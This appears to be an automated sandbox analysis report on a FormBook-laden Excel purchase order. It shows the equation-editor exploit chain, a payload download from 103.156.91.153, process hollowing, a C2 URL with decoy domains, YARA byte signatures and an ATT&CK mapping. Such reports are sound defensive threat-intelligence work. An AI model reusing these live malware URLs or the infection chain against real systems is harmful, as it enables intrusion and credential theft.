ID: 626175
Sample Name: BON DE COMMANDE POUR CHENOUFI AEK.xlsx
Cookbook: defaultwindowsofficecookbook.jbs
Time: 17:06:21
Date: 13/05/2022
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report

BON DE COMMANDE POUR CHENOUFI AEK.xlsx

Overview

General Information

Sample Name:	BON DE COMMANDE POUR CHENOUFI AEK.xlsx
Analysis ID:	626175
MD5:	981661fb35d158..
SHA1:	2ce93cbf7651c4…
SHA256:	3084b6d063c6ec..
Tags:	VelvetSweatshop xlsx
Infos:	



Detection

MALICIOUS
SUSPICIOUS
CLEAN
UNKNOWN


FormBook

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Sigma detected: EQNEDT32.EXE c…
- Multi AV Scanner detection for subm…
- Yara detected FormBook
- Malicious sample detected (through…
- Sigma detected: File Dropped By EQ…
- Antivirus detection for URL or domain
- Multi AV Scanner detection for dom…
- Sample uses process hollowing tech…
- Maps a DLL or memory area into an…
- Office equation editor starts process…
- Injects a PE file into a foreign proce…

Classification



Process Tree

- **System is w7x64**
- EXCEL.EXE (PID: 2644 cmdline: "C:\Program Files\Microsoft Office\Office14\EXCEL.EXE" /automation -Embedding MD5: D53B85E21886D2AF9815C377537BCAC3)
- EQNEDT32.EXE (PID: 900 cmdline: "C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE" -Embedding MD5: A87236E214F6D42A65F5DEDAC816AEC8)
  - vbc.exe (PID: 2520 cmdline: "C:\Users\Public\vbc.exe" MD5: 5AF1C7DD89A535DEE51C3E28B4A74F8D)
    - bmexo.exe (PID: 1224 cmdline: C:\Users\user\AppData\Local\Temp\bmexo.exe C:\Users\user\AppData\Local\Temp\fmrfya MD5: FD42CBBC6D53AD34694C46731AABD852)
      - bmexo.exe (PID: 1820 cmdline: C:\Users\user\AppData\Local\Temp\bmexo.exe C:\Users\user\AppData\Local\Temp\fmrfya MD5: FD42CBBC6D53AD34694C46731AABD852)
        - explorer.exe (PID: 1860 cmdline: C:\Windows\Explorer.EXE MD5: 38AE1B3C38FAEF56FE4907922F0385BA)
          - chkdsk.exe (PID: 792 cmdline: C:\Windows\SysWOW64\chkdsk.exe MD5: A01E18A156825557A24A643A2547AA8C)
            - cmd.exe (PID: 2972 cmdline: /c del "C:\Users\user\AppData\Local\Temp\bmexo.exe" MD5: AD7B9C14083B52BC532FBA5948342B98)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.freerenoadvice.com/ud5f/"
  ],
  "decoy": [
    "makcoll.com",
    "mitrachocloud.com",
    "finikilspase.site",
    "vertriebmitherz.gmbh",
    "terapiasdelsinuips.com",
    "schoolmink.online",
    "slotgacor588.xyz",
    "zkf-lawyer.com",
    "daskocleaning.com",
    "baoxin-design.com",
    "hollywoodcuts.net",
    "animefnix.com",
    "trinityhomesolutionsok.com",
    "cfrhsw.xyz",
    "articrowd.com",
    "jlivingfurniture.com",
    "marmolsystem.com",
    "nudehack.com",
    "beam-birds.com",
    "cravensoft.com",
    "bjyunjian.com",
    "naturelleclub.com",
    "reece-family.net",
    "morarmail.com",
    "morgantownpet.supply",
    "recordanalytics.com",
    "factheat.online",
    "mcgillinvestigation.com",
    "tinyhouse.contact",
    "gpbrasilia.com",
    "jacobsclub.com",
    "theboemia.net",
    "balifoodfun.com",
    "alfonshotel.com",
    "spaceokara.com",
    "paraphras.com",
    "ruibaituobj.com",
    "rwbbrwe1.com",
    "turkishrepublik.com",
    "costumeshop.xyz",
    "minatexacess.com",
    "hathor-network.net",
    "02d1qp.xyz",
    "dadagrin.com",
    "lfsijin.com",
    "bupabii.site",
    "mydiga-angststoerung.com",
    "hayatseventeknoloji.com",
    "adv-cleaner.site",
    "ndsnus.com",
    "rebeccabarclaylpc.com",
    "eswpu.com",
    "babbleboat.com",
    "zvmsovsg.com",
    "quantumlab5.com",
    "venerems.com",
    "sh09.fyi",
    "maxpilesclinic.com",
    "luigilucioni.com",
    "yuttie.store",
    "tripnii.com",
    "topings33.com",
    "madetopraisehim.com",
    "tesladoge.info"
  ]
}
```

Yara Signatures

Memory Dumps

Source	Rule	Description	Author	Strings
00000006.00000000.977269250.0000000000400000.00000040.00000400.00020000.00000000.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000006.00000000.977269250.0000000000400000.00000040.00000400.00020000.00000000.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8c08:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8fa2:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x16345:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15df1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x16447:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x165bf:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x99ba:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1506c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa732:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b987:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1ca8a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000006.00000000.977269250.0000000000400000.00000040.00000400.00020000.00000000.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x18809:$sqlite3step: 68 34 1C 7B E1 • 0x1891c:$sqlite3step: 68 34 1C 7B E1 • 0x18838:$sqlite3text: 68 38 2A 90 C5 • 0x1895d:$sqlite3text: 68 38 2A 90 C5 • 0x1884b:$sqlite3blob: 68 53 D8 7F 8C • 0x18973:$sqlite3blob: 68 53 D8 7F 8C
00000008.00000002.1173044498.0000000000300000.00000004.00000800.00020000.00000000.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000008.00000002.1173044498.0000000000300000.00000004.00000800.00020000.00000000.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8c08:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8fa2:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x16345:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15df1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x16447:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x165bf:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x99ba:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1506c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa732:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b987:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1ca8a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 28 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
6.0.bmexo.exe.400000.7.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
6.0.bmexo.exe.400000.7.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8c08:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8fa2:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x16345:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15df1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x16447:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x165bf:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x99ba:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1506c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa732:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b987:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1ca8a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
6.0.bmexo.exe.400000.7.raw.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x18809:$sqlite3step: 68 34 1C 7B E1 • 0x1891c:$sqlite3step: 68 34 1C 7B E1 • 0x18838:$sqlite3text: 68 38 2A 90 C5 • 0x1895d:$sqlite3text: 68 38 2A 90 C5 • 0x1884b:$sqlite3blob: 68 53 D8 7F 8C • 0x18973:$sqlite3blob: 68 53 D8 7F 8C
6.0.bmexo.exe.400000.7.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
6.0.bmexo.exe.400000.7.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x7e08:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x81a2:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x15545:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14ff1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x15647:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x157bf:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x8bba:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 8 3 E3 0F C1 EA 06 • 0x1426c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x9932:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1ab87:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1bc8a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE F F FF 6A 00
Click to see the 20 entries				

Sigma Signatures

Exploits

Sigma detected: EQNEDT32.EXE connecting to internet

Sigma detected: File Dropped By EQNEDT32EXE

Snort Signatures

No Snort rule has matched

Joe Sandbox Signatures

AV Detection

Found malware configuration

Multi AV Scanner detection for submitted file

Yara detected FormBook

Antivirus detection for URL or domain

Multi AV Scanner detection for domain / URL

Machine Learning detection for dropped file

Exploits

Office equation editor starts processes (likely CVE 2017-11882 or CVE-2018-0802)

Office equation editor establishes network connection

Software Vulnerabilities

Shellcode detected

Networking

C2 URLs / IPs found in malware configuration

E-Banking Fraud

Yara detected FormBook

System Summary

Malicious sample detected (through community Yara rule)

Office equation editor drops PE file

Boot Survival

Drops PE files to the user root directory

Malware Analysis System Evasion

Found evasive API chain (may stop execution after reading information in the PEB, e.g. number of processors)

Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion

Sample uses process hollowing technique

Maps a DLL or memory area into another process

Injects a PE file into a foreign processes

Queues an APC in another process (thread injection)

Modifies the context of a thread in another process (thread injection)

Stealing of Sensitive Information

Yara detected FormBook

Remote Access Functionality


Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	1 Scripting	Path Interception	1 Access Token Manipulation	1 1 1 Masquerading	OS Credential Dumping	1 System Time Discovery	Remote Services	1 Archive Collected Data	Exfiltration Over Other Network Medium	1 Encrypted Channel	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	1 System Shutdown/ Reboot
Default Accounts	1 1 Native API	Boot or Logon Initialization Scripts	5 1 2 Process Injection	2 Virtualization/Sandbox Evasion	LSASS Memory	1 5 1 Security Software Discovery	Remote Desktop Protocol	1 Clipboard Data	Exfiltration Over Bluetooth	3 3 Ingress Tool Transfer	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	1 Shared Modules	Logon Script (Windows)	Logon Script (Windows)	1 Access Token Manipulation	Security Account Manager	2 Virtualization/Sandbox Evasion	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	1 Non-Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	2 2 Exploitation for Client Execution	Logon Script (Mac)	Logon Script (Mac)	5 1 2 Process Injection	NTDS	2 Process Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	1 2 1 Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	1 Deobfuscate/Decode Files or Information	LSA Secrets	1 Remote System Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Replication Through Removable Media	Launchd	Rc.common	Rc.common	1 Scripting	Cached Domain Credentials	2 File and Directory Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	3 Obfuscated Files or Information	DCSync	1 1 6 System Information Discovery	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	1 Software Packing	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols		Generate Fraudulent Advertising Revenue


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
BON DE COMMANDE POUR CHENOUFI AEK.xlsx	38%	Virustotal		Browse
BON DE COMMANDE POUR CHENOUFI AEK.xlsx	27%	ReversingLabs	Document-OLE.Exploit.CVE-2018-0802	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\Public\vbc.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\vbc[1].exe	100%	Joe Sandbox ML		

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
6.0.bmexo.exe.400000.7.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
6.2.bmexo.exe.400000.1.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
5.2.bmexo.exe.170000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
6.0.bmexo.exe.400000.5.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
6.0.bmexo.exe.400000.9.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://wellformedweb.org/CommentAPI/	0%	URL Reputation	safe	
http://www.iis.fhg.de/audioPA	0%	URL Reputation	safe	
http://103.156.91.153/fdcloudfiles/vbc.exej	0%	Avira URL Cloud	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://treyresearch.net	0%	URL Reputation	safe	
http://103.156.91.153/fdcloudfiles/vbc.exes	0%	Avira URL Cloud	safe	
http://103.156.91.153/fdcloudfiles/vbc.exe	11%	Virustotal		Browse
http://103.156.91.153/fdcloudfiles/vbc.exe	100%	Avira URL Cloud	malware	
http://java.sun.com	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
www.freerenoadvice.com/ud5f/	100%	Avira URL Cloud	malware	
http://computername/printers/printername/.printer	0%	Avira URL Cloud	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://103.156.91.153/fdcloudfiles/vbc.exehhC:	0%	Avira URL Cloud	safe	
http://servername/isapibackend.dll	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

No contacted domains info

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://103.156.91.153/fdcloudfiles/vbc.exe	true	• 11%, Virustotal, Browse • Avira URL Cloud: malware	unknown
www.freerenoadvice.com/ud5f/	true	• Avira URL Cloud: malware	low


URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.windows.com/pctv.	explorer.exe, 00000007.00000000.10124556 81.0000000003B10000.00000002.00000001.00 040000.00000000.sdmp	false		high
http://investor.msn.com	explorer.exe, 00000007.00000000.10124556 81.0000000003B10000.00000002.00000001.00 040000.00000000.sdmp	false		high
http://www.msnbc.com/news/ticker.txt	explorer.exe, 00000007.00000000.10124556 81.0000000003B10000.00000002.00000001.00 040000.00000000.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://wellformedweb.org/CommentAPI/	explorer.exe, 00000007.00000000.10151415 60.00000000046D0000.00000002.00000001.00 040000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.iis.fhg.de/audioPA	explorer.exe, 00000007.00000000.10151415 60.00000000046D0000.00000002.00000001.00 040000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.piriform.com/ccleanerq	explorer.exe, 00000007.00000000.99915674 6.0000000002CBF000.00000004.00000001.000 20000.00000000.sdmp, explorer.exe, 00000 007.00000000.1036163361.0000000002CBF000 .00000004.00000001.00020000.00000000.sdmp, explorer.exe, 00000007.00000000.1011925093.0000 000002CBF000.00000004.00000001.00020000. 00000000.sdmp, explorer.exe, 00000007.00 000000.987988330.0000000002CBF000.000000 04.00000001.00020000.00000000.sdmp	false		high
http://www.piriform.com/ccleaner1SPS0	explorer.exe, 00000007.00000000.99423836 8.0000000008611000.00000004.00000001.000 20000.00000000.sdmp, explorer.exe, 00000 007.00000000.1019525973.0000000008611000 .00000004.00000001.00020000.00000000.sdmp, explorer.exe, 00000007.00000000.1006887265.0000 000008611000.00000004.00000001.00020000. 00000000.sdmp	false		high
http://103.156.91.153/fdcloudfiles/vbc.exej	EQNEDT32.EXE, 00000002.00000002.96593906 5.00000000035D0000.00000004.00000800.000 20000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://nsis.sf.net/NSIS_ErrorError	vbc.exe, 00000004.00000002.987844954.000 000000040A000.00000004.00000001.01000000 .00000004.sdmp, vbc.exe, 00000004.000000 00.964387400.000000000040A000.00000008.0 0000001.01000000.00000004.sdmp, vbc.exe.2.dr, vbc[1].exe.2.dr	false		high
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	explorer.exe, 00000007.00000000.10389124 42.0000000003CF7000.00000002.00000001.00 040000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.hotmail.com/oe	explorer.exe, 00000007.00000000.10124556 81.0000000003B10000.00000002.00000001.00 040000.00000000.sdmp	false		high
http://treyresearch.net	explorer.exe, 00000007.00000000.10151415 60.00000000046D0000.00000002.00000001.00 040000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://103.156.91.153/fdcloudfiles/vbc.exes	EQNEDT32.EXE, 00000002.00000002.96572168 6.000000000062E000.00000004.00000020.000 20000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://services.msn.com/svcs/oe/certpage.asp?name=%s&email=%s&&Check	explorer.exe, 00000007.00000000.10389124 42.0000000003CF7000.00000002.00000001.00 040000.00000000.sdmp	false		high
http://java.sun.com	explorer.exe, 00000007.00000000.98352854 4.0000000000335000.00000004.00000020.000 20000.00000000.sdmp, explorer.exe, 00000 007.00000000.1034341934.0000000000335000 .00000004.00000020.00020000.00000000.sdmp, explorer.exe, 00000007.00000000.996739649.00000 00000335000.00000004.00000020.00020000.0 0000000.sdmp, explorer.exe, 00000007.000 00000.1009149384.0000000000335000.000000 04.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.icra.org/vocabulary/.	explorer.exe, 00000007.00000000.10389124 42.0000000003CF7000.00000002.00000001.00 040000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2004/08/addressing/role/anonymous.	explorer.exe, 00000007.00000000.10348997 02.0000000001DD0000.00000002.00000001.00 040000.00000000.sdmp	false		high
